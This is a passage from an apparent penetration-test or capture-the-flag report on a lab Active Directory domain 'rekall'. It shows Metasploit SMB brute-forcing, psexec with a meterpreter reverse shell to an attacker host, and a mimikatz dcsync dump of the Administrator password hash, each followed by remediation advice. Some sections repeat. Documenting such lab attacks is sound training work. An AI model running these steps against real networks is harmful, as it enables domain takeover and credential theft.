false no Try the username as the password for all users USER_FILE none no File containing usernames, one per line VERBOSE true yes Whether to print output for all attempts msf6 auxiliary(scanner/smb/smb_login) > run [*] 172.22.117.10:445 - 172.22.117.10:445 - Starting SMB login brute/force [*] 172.22.117.10:445 - 172.22.117.10:445 - Success: 'rekal\ADMBob\Changeme!' Administrator [*] 172.22.117.10:445 - Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module execution completed msf6 auxiliary(scanner/smb/smb_login) > </pre> <pre>Module options (exploit/windows/smb/psexec): Name Current Setting Required Description --- --- --- --- RHOSTS 172.22.117.10 yes The target host(s), see https://github.com/rapid7/metasploit-framework/blob/master/doc/config_rb.rdoc#target RPORT 445 yes The SMB service port (TCP) SERVICE_DESCRIPTION none no Service description to be used SERVICE_DISPLAY_NAME none no The service display name SERVICE_NAME none no The service name SMBDomain rekall no The Windows domain to use for authentication SMBPass Computer! no The password for the specified user SMBSHARE Computer! no The share to connect to, can be a path SMBUser ? no The username to authenticate as Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description --- --- --- --- EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process) LHOST 172.22.117.100 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Automatic msf6 exploit(windows/smb/psexec) > set smbuser ADMBob smbuser => ADMBob msf6 exploit(windows/smb/psexec) > set smbpass Changeme! smbpass => Changeme! msf6 exploit(windows/smb/psexec) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.10:445 - Connecting to the server ... [*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445 rekall as user 'ADMBob' [*] 172.22.117.10:445 - Selecting PowerShell target [*] 172.22.117.10:445 - Executing the payload... [*] 172.22.117.10:445 - Service start timed out, OK if running a command or non-idle B9 Dir(s) 18,970,976,256 bytes free C:\Windows\system32> net users net users User accounts for \\ ADMBob Administrator flag8-ad12fc2ffc1e47 Guest hdodge jsmith krbtgt tschubert The command completed with one or more errors. C:\Windows\system32></pre>
Affected Hosts	Windows system with Active Directory domain controller (WinDC) 172.22.117.10
Remediation	Implement strict password policies and regularly rotate passwords to minimize the risk of unauthorized lateral movement using compromised credentials.

Vulnerability 8	Findings
Title	Lateral Movement to WinDC using Cached Credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
	<p>Monitor and analyze network traffic for suspicious activities, such as lateral movement attempts, using intrusion detection and prevention systems (IDS/IPS). Conduct regular security assessments and penetration tests to identify and remediate vulnerabilities in Active Directory configurations and permissions. Implement network segmentation to limit the scope of potential lateral movement and isolate critical systems from less secure network segments.</p>

Vulnerability 9	Findings
Title	Windows Privilege Escalation
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	<ol style="list-style-type: none"> Start the enumeration process from the root directory of the WinDC machine. Navigate to the root directory. Search through the file system to locate the FLAG9.txt file. Once the FLAG9.txt file is located, view its contents.
Images	 <pre> C:\>dir dir Volume in drive C has no label. Volume Serial Number is 142E-CF94 Directory of C:\ 02/15/2022 03:04 PM 32 flag9.txt 09/15/2018 12:19 AM <DIR> PerfLogs 02/15/2022 11:14 AM <DIR> Program Files 02/15/2022 11:14 AM <DIR> Program Files (x86) 02/15/2022 11:13 AM <DIR> Users 02/15/2022 02:19 PM <DIR> Windows 1 File(s) 32 bytes 5 Dir(s) 18,970,910,720 bytes free </pre>

Vulnerability 9	Findings
Title	Windows Privilege Escalation
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
	<pre>C:\>dir dir Volume in drive C has no label. Volume Serial Number is 142E-CF94 Directory of C:\ 02/15/2022 03:04 PM 32 flag9.txt 09/15/2018 12:19 AM <DIR> PerfLogs 02/15/2022 11:14 AM <DIR> Program Files 02/15/2022 11:14 AM <DIR> Program Files (x86) 02/15/2022 11:13 AM <DIR> Users 02/15/2022 02:19 PM <DIR> Windows 1 File(s) 32 bytes 5 Dir(s) 18,970,910,720 bytes free C:\>more flag9.txt more flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872</pre>
Affected Hosts	(WinDC) 172.22.117.10
Remediation	Conduct regular security assessments and penetration tests to identify and remediate vulnerabilities proactively, reducing the risk of unauthorized access. Continuously monitor the system for signs of unauthorized access or suspicious activity,

Vulnerability 10	Findings
Title	Password Hash Retrieval and Escalation of Privileges Administrator Password Compromise
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	<ol style="list-style-type: none"> 1. Return to Meterpreter WinDC machine. 2. Verify that the current account has system-level privileges 3. Once in Meterpreter, load Kiwi 4. Use the command "dcsync_ntlm Administrator" from Kiwi Meterpreter to retrieve the password hash of the Administrator user. 5. Retrieve the password hash of the Administrator user from the output.

Vulnerability 10	Findings
Title	Password Hash Retrieval and Escalation of Privileges Administrator Password Compromise
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Images	<pre>C:\>more flag9.txt more flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872 C:\>exit exit meterpreter > getuid Server username: NT AUTHORITY\SYSTEM meterpreter > dcSync_ntlm administrator [*] The "dcSync_ntlm" command requires the "kiwi" extension to be loaded (run: "load kiwi") meterpreter > load kiwi Loading extension kiwi... .###. mimikatz 2.2.0 20191125 (x86/windows) ## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz '## v ##' Vincent LE TOUX (vincent.letoux@gmail.com) '####' > http://pingcastle.com / http://mysmartlogon.com ***/</pre> <pre>meterpreter > dcSync_ntlm Administrator [*] Running as SYSTEM; function will only work if this computer is joined to a domain [+] Account : Administrator [+] NTLM Hash : 4f0cfcd309a1965906fd2ec39dd23d582 [+] LM Hash : 8e9b6c3297033f52b59d01ba2328be55 [+] SID : S-1-5-21-3484858390-3689884876-116297675-500 [+] RID : 500</pre>
Affected Hosts	(WinDC) 172.22.117.10
Remediation	<p>Implement a robust password management policy that enforces the use of complex and unique passwords for all user accounts, particularly privileged accounts like the administrator.</p> <p>Enable multi-factor authentication (MFA) for all user accounts, especially those with elevated privileges, to add an extra layer of security and mitigate the risk of unauthorized access even if passwords are compromised.</p> <p>Regularly rotate and update passwords for all user accounts, especially administrator and other privileged accounts.</p>

